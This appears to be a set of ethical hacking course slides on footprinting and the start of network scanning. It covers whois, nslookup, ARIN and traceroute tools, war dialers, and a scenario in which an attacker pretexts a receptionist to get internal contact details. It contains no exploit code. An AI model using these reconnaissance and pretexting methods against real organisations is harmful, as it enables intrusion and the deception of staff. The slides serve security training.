
# Whois

Registrant:
targetcompany (targetcompany-DOM)
   XXX Everest Blk A.Enclave
   Ameerpet
   Hyderabad
   Andrapradesh,500038
   IN
   Domain Name: targetcompany.COM

Administrative Contact:
   R****, J*** (RJXX2-ORG) targetcompany@HD1.VSNL.NET.IN
   targetcompany
   XXX, Everest Block, A.Enclave,
   Ameerpet
   Hyderabad, Andrapradesh 500038
   IN   91 40 XXXX 329X   Fax- 91 40 XXXX 329X
Technical Contact:
   S*****, V**** (VSXX) techcontact@WEBINDIA.COM
   XXXS Inc
   XXX R Lane
   Hoffman Estates, IL 60194
   US.   408/XXX-XXXX 408/XXX-XXXX
Record expires on 14-Oct-200X.
Record created on 13-Oct-1997.
*Database last updated on 17-Mar-2003* 07:49:04 EST.

Domain servers in listed order:
NS1.WEBINDIA.COM     204.XXX.140.X01
NS2.WEBINDIA.COM     204.XXX.141.X01

**Registrant:**
   targetcompany (targetcompany-DOM)
   # Street Address
   City,  Province
   State, Pin, Country
   **Domain Name**: **targetcompany.COM**

**Administrative Contact:**
   Surname, Name (SNIDNo-ORG)   t**argetcompany@domain.com**
   targetcompany (targetcompany-DOM)  # Street Address
   City,  Province,  State, Pin, Country
   Telephone: XXXXX  Fax  XXXXX
**Technical Contact**:
   Surname, Name (SNIDNo-ORG)   t**argetcompany@domain.com**
   targetcompany (targetcompany-DOM)  # Street Address
   City,  Province,  State, Pin, Country
   Telephone: XXXXX  Fax  XXXXX

**Domain servers in listed order:**
   **NS1.WEBHOST.COM     XXX.XXX.XXX.XXX**
   **NS2.WEBHOST.COM     XXX.XXX.XXX.XXX**

# Nslookup

- Nslookup is a program to query Internet domain name servers. Displays information that can be used to diagnose Domain Name System (DNS) infrastructure.

- Helps find additional IP addresses if authoritative DNS is known from whois.

- MX record reveals the IP of the mail server.

- Both Unix and Windows come with a Nslookup client.

- Third party clients are also available – E.g. Sam Spade

# Scenario (contd.)

*Adam knows that targetcompany is based at NJ. However, he decides to check it up. He runs a whois from an online whois client and notes the domain information. He takes down the email ids and phone numbers. He also discerns the domain server IPs and does an interactive Nslookup.*

⦿ Ideally. what extent of information should be revealed to Adam during this quest?

⦿ Are there any other means of gaining information? Can he use the information at hand in order to obtain critical information?

⦿What are the implications for the target company? Can he cause harm to targetcompany at this stage?

# Locate the Network Range

⊙*Commonly includes:*

⊙Finding the range of IP addresses

⊙Discerning the subnet mask

⊙*Information Sources:*

⊙ARIN (American Registry of Internet Numbers)

⊙Traceroute

⊙**Hacking Tool:**

⊙NeoTrace

⊙Visual Route

# ARIN

- ARIN allows search on the whois database to locate information on networks autonomous system numbers (ASNs), network-related handles and other related point of contact (POC).

- ARIN whois allows querying the IP address to help find information on the strategy used for subnet addressing.

# Screenshot: ARIN Whois Output

**Output from ARIN Whois**

ARIN Home Page   ARIN Site Map   ARIN Whois Help   **NEW!** Database & Template Conversion Information Center

Search for : [                    ]   Submit Query

**Search results for: 207.46.230.218**

```
Microsoft (NETBLK-MICROSOFT-GLOBAL-NET)
    One Redmond Way
    Redmond, WA 98052
    US

    Netname: MICROSOFT-GLOBAL-NET
    Netblock: 207.46.0.0 - 207.46.255.255

    Coordinator:
        Microsoft (ZM39-ARIN)  noc@microsoft.com
        425-936-4200

    Domain System inverse mapping provided by:

    DNS1.CP.MSFT.NET            207.46.138.20
    DNS2.CP.MSFT.NET            207.46.138.21
    DNS1.TK.MSFT.NET            207.46.232.37
```

**IP Address block allocated to the domain microsoft.com**

# Traceroute

- Traceroute works by exploiting a feature of the Internet Protocol called TTL, or Time To Live.

- Traceroute reveals the path IP packets travel between two systems by sending out consecutive <u>UDP</u> packets with *ever-increasing* TTLs .

- As each router processes a IP packet, it *decrements* the TTL. When the TTL reaches zero, it sends back a "TTL exceeded" message (using <u>ICMP</u>) to the originator.

- Routers with DNS entries reveal the *name* of routers, *network affiliation* and *geographic location.*

# Tool: NeoTrace (Now McAfee Visual Trace)



NeoTrace shows the traceroute output visually – map view, node view and IP view

| # | IP Address | Name | RT (ms) | Ave (ms) | Min (ms) | Max (ms) | # S... | # D... | % Loss | Network | Graph |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | 217.165.236.73 | SAM | 0 | 0 | 0 | 0 | 1 | 0 | 0 % | ----- | 400 |
| 2 | 213.42.12.11 | ----- | 216 | 216 | 216 | 216 | 1 | 0 | 0 % | AE-EMIRNET-990929 | |
| 3 | 213.42.12.130 | ----- | 135 | 135 | 135 | 135 | 1 | 0 | 0 % | AE-EMIRNET-990929 | |
| 4 | 194.170.2.117 | ----- | 154 | 154 | 154 | 154 | 1 | 0 | 0 % | EMIRNET-EMIRNET | |
| 5 | 195.229.31.66 | dxb-emix-rb.ge130.emix.ae | 159 | 159 | 159 | 159 | 1 | 0 | 0 % | AE-EMIRNET-971125 | |
| 6 | 195.229.0.234 | dxb-emix-ra.so100.emix.ae | 139 | 139 | 139 | 139 | 1 | 0 | 0 % | EMIRNET-EMIRNET | |
| 7 | 166.63.210.62 | bcr2.thamesside.cw.net | 442 | 442 | 442 | 442 | 1 | 0 | 0 % | CW-NETCS2 | |
| 8 | 63.216.0.42 | pos5-1.cr02.ash01.pccwbtn.net | 713 | 713 | 713 | 713 | 1 | 0 | 0 % | CAIS-CIDR7 | |
| 9 | 206.24.238.166 | bhr1-pos-10-0.sterling1dc2.cw.net | 446 | 446 | 446 | 446 | 1 | 0 | 0 % | CW-05BLK | |
| 10 | 216.239.48.193 | ----- | 508 | 508 | 508 | 508 | 1 | 0 | 0 % | GOOGLE | |
| 11 | 216.109.88.218 | 218-google-exodusdc.exodus.net | 442 | 442 | 442 | 442 | 1 | 0 | 0 % | DC3-8 | |
| 12 | 216.239.39.99 | www.google.com | 533 | 533 | 533 | 533 | 1 | 0 | 0 % | GOOGLE | |

# Tool: VisualRoute Trace

# Tool: SmartWhois



SmartWhois is a useful network information utility that allows you to find out all available information about an IP address, host name, or domain, including country, state or province, city, name of the network provider, administrator and technical support contact information

Unlike standard Whois utilities, SmartWhois can find the information about a computer located in any part of the world, intelligently querying the right database and delivering all the related records within a few seconds.

# Scenario (contd.)



*Adam makes a few searches and gets some internal contact information. He calls the receptionist and informs her that the HR had asked him to get in touch with a specific IT division personnel. It's lunch hour, and he says he'd rather mail to the person concerned than disturb him. He checks up the mail id on newsgroups and stumbles on an IP recording. He traces the IP destination.*

⊙ What preventive measures can you suggest to check the availability of sensitive information?

⊙ What are the implications for the target company? Can he cause harm to targetcompany at this stage?

⊙ What do you think he can do with the information he has obtained?

# Tool: VisualLookout



VisualLookout provides high level views as well as detailed and historical views that provide traffic information in real-time or on a historical basis.

In addition the user can request a "**connections**" window for any server, which provides a real-time view of all the active network connections showing

⊙**who** is connected,

⊙**what** service is being used,

⊙whether the connection is **inbound** or **outbound**, and

⊙**how many** connections are active and how long they have been connected.

# Tool: VisualRoute Mail Tracker

# Screenshot: VisualRoute Mail Tracker

| Hop | %Loss | IP Address | Node Name | Location | Tzone | ms | Graph | Network |
|-----|-------|-----------|-----------|----------|-------|------|--------------|---------|
| 0 | | 217.165.221.153 | SAM | * | | | 0      4514 | Emirates Internet |
| 1 | | 213.42.12.6 | - | (United Arab Emirates) | | 2537 | | Emirates Telecommunicati |
| 2 | | 213.42.12.131 | - | (United Arab Emirates) | | 2513 | | Emirates Telecommunicati |
| 3 | | 194.170.2.117 | - | (United Arab Emirates) | | 2467 | | Emirates Internet |
| 4 | | 195.229.31.35 | auh-emix-rb.ge6303.er | (United Arab Emirates) | | 2429 | | Emirates Telecommunicati |
| 5 | | 195.229.31.34 | auh-emix-ra.ge6303.er | (United Arab Emirates) | | 2421 | | Emirates Telecommunicati |
| 6 | | 62.216.144.25 | - | (United Kingdom) | * | 2766 | | FLAG Telecom Limited |
| 7 | | 62.216.140.9 | ge-1-0-0.core1.sfr1.fl | (United Kingdom) | * | 2894 | | FLAG Telecom Limited |
| 8 | | 166.90.133.165 | gige4-1-116.ipcolo2.Sa | San Francisco, CA, US/ | -08:00 | 2655 | | Level 3 Communications, Ir |
| 9 | | 209.244.14.201 | gigabitethernet4-2.core | San Francisco, CA, US/ | -08:00 | 2695 | | Level 3 Communications, Ir |
| 10 | | 209.247.10.233 | so-4-0-0.mp2.SanFran | San Francisco, CA, US/ | -08:00 | 3008 | | Level 3 Communications, Ir |
| 11 | | 64.159.0.218 | so-2-0-0.mp2.SanJose | San Jose, CA, USA | -08:00 | 3073 | | Level 3 Communications, Ir |
| 12 | | 64.159.2.165 | gigabitethernet5-2.core | San Jose, CA, USA | -08:00 | 3009 | | Level 3 Communications, Ir |
| 13 | | 209.244.3.246 | GigabitEthernet5-0.edg | Palo Alto, CA, USA | -08:00 | 2996 | | Level 3 Communications, Ir |
| 14 | | 209.245.146.150 | Singtel-Level3-oc3.ix.si | ... | | 2962 | | Level 3 Communications, Ir |
| 15 | | 203.208.182.21 | - | Singapore | +08:0( | 2974 | | SingTel Internet Exchange |
| 16 | | 203.208.172.29 | p6-8.sngtp-cr2.ix.singte | Singapore | +08:0( | 3061 | | SingTel Internet Exchange |
| 17 | | 202.160.250.154 | - | Singapore | +08:0( | 3029 | | Singapore Telecommunica |
| 18 | | 165.21.12.78 | FE-4-0-0.lavender.sing | (Singapore) | +08:0( | 2995 | | Singapore Telecommunica |
| 19 | 20 | 165.21.48.102 | - | Singapore | +08:0( | 3201 | | Singapore Telecommunica |
| 20 | 30 | 137.132.19.100 | olympus.bic.nus.edu.s| | (Singapore) | +08:0( | 3473 | | National University of Singa |
| 21 | 30 | 137.132.19.100 | olympus.bic.nus.edu.s| | (Singapore) | +08:0( | 3276 | | National University of Singa |
| 22 | | 137.132.19.100 | olympus.bic.nus.edu.s| | (Singapore) | +08:0( | 3179 | | National University of Singa |
| 23 | | 137.132.19.100 | olympus.bic.nus.edu.s| | (Singapore) | +08:0( | 3159 | | National University of Singa |
| 24 | | **137.132.19.90** | olympus.bic.nus.edu.s| | (Singapore) | +08:0( | 3115 | | National University of Singa |

Roundtrip time to olympus.bic.nus.edu.sg, average = 3115ms, min = 1183ms, max = 4296ms -- Mar 18, 2003 2:28:03 PM

# Tool: eMailTrackerPro



eMailTrackerPro is the e-mail analysis tool that enables analysis of an e-mail and its headers automatically and provides graphical results

# Tool: Mail Tracking (mailtracking.com)



Mail Tracking is a tracking service that allows the user to track when his mail was read, for how long and how many times. It also records forwards and passing of sensitive information (MS Office format)

# Summary

- Information gathering phase can be categorized broadly into seven phases.

- Footprinting renders a unique security profile of a target system.

- Whois, ARIN can reveal public information of a domain that can be leveraged further.

- Traceroute and mail tracking can be used to target specific IP and later for IP spoofing.

- Nslookup can reveal specific users and zone transfers can compromise DNS security.

# Ethical Hacking

Module III

Scanning

# Scenario

*Tim had got the much needed break he was looking for. He was going to be assisting the systems administrator of his division in securing their information systems. It was a dream come true for him as he was always interested in incident response.*

*Tim began by browsing through the system architecture. Yes, they had the usual systems – firewall, mail server, NIDS and a couple of servers that were always up for remote users. At first sight, traffic seemed normal and there was nothing amiss. Anyway, he decided that he would just monitor the systems in his neighborhood for any abnormal activity.*

- ⊙ Where do you think Tim should begin with his security initiative?
- ⊙ What would the first signs that his systems are under attack?

# Module Objective

- Detecting 'live' systems on target network.

- Discovering services running/ listening on target systems.

- Understanding port scanning techniques.

- Identifying TCP and UDP services running on target network.

- Discovering the operating system

- Understanding active and passive fingerprinting.

- Automated discovery tools.

# Detecting 'Live' Systems On Target Network

Why?

- To determine the perimeter of the target network /system

- To facilitate network mapping

- To build an inventory of accessible systems on target network

Tools

- War Dialers

- Ping Utilities

# War Dialers

- A war dialer is a tool used to scan a large pool of telephone numbers to detect vulnerable modems to provide access to the system.

- A demon dialer is a tool used to monitor a specific phone number and target its modem to gain access to the system.

- Threat is high in systems with poorly configured remote access products providing entry to larger networks.

- Tools include  *THC-Scan, ToneLoc, TBA* etc.

# War Dialer

PSTN

pcAnywhere

Hacker
Dial-in

Dial-in
Modem

Server

Internet

Outside
Router

Firewall

Inside
Router

# Tool: THC Scan
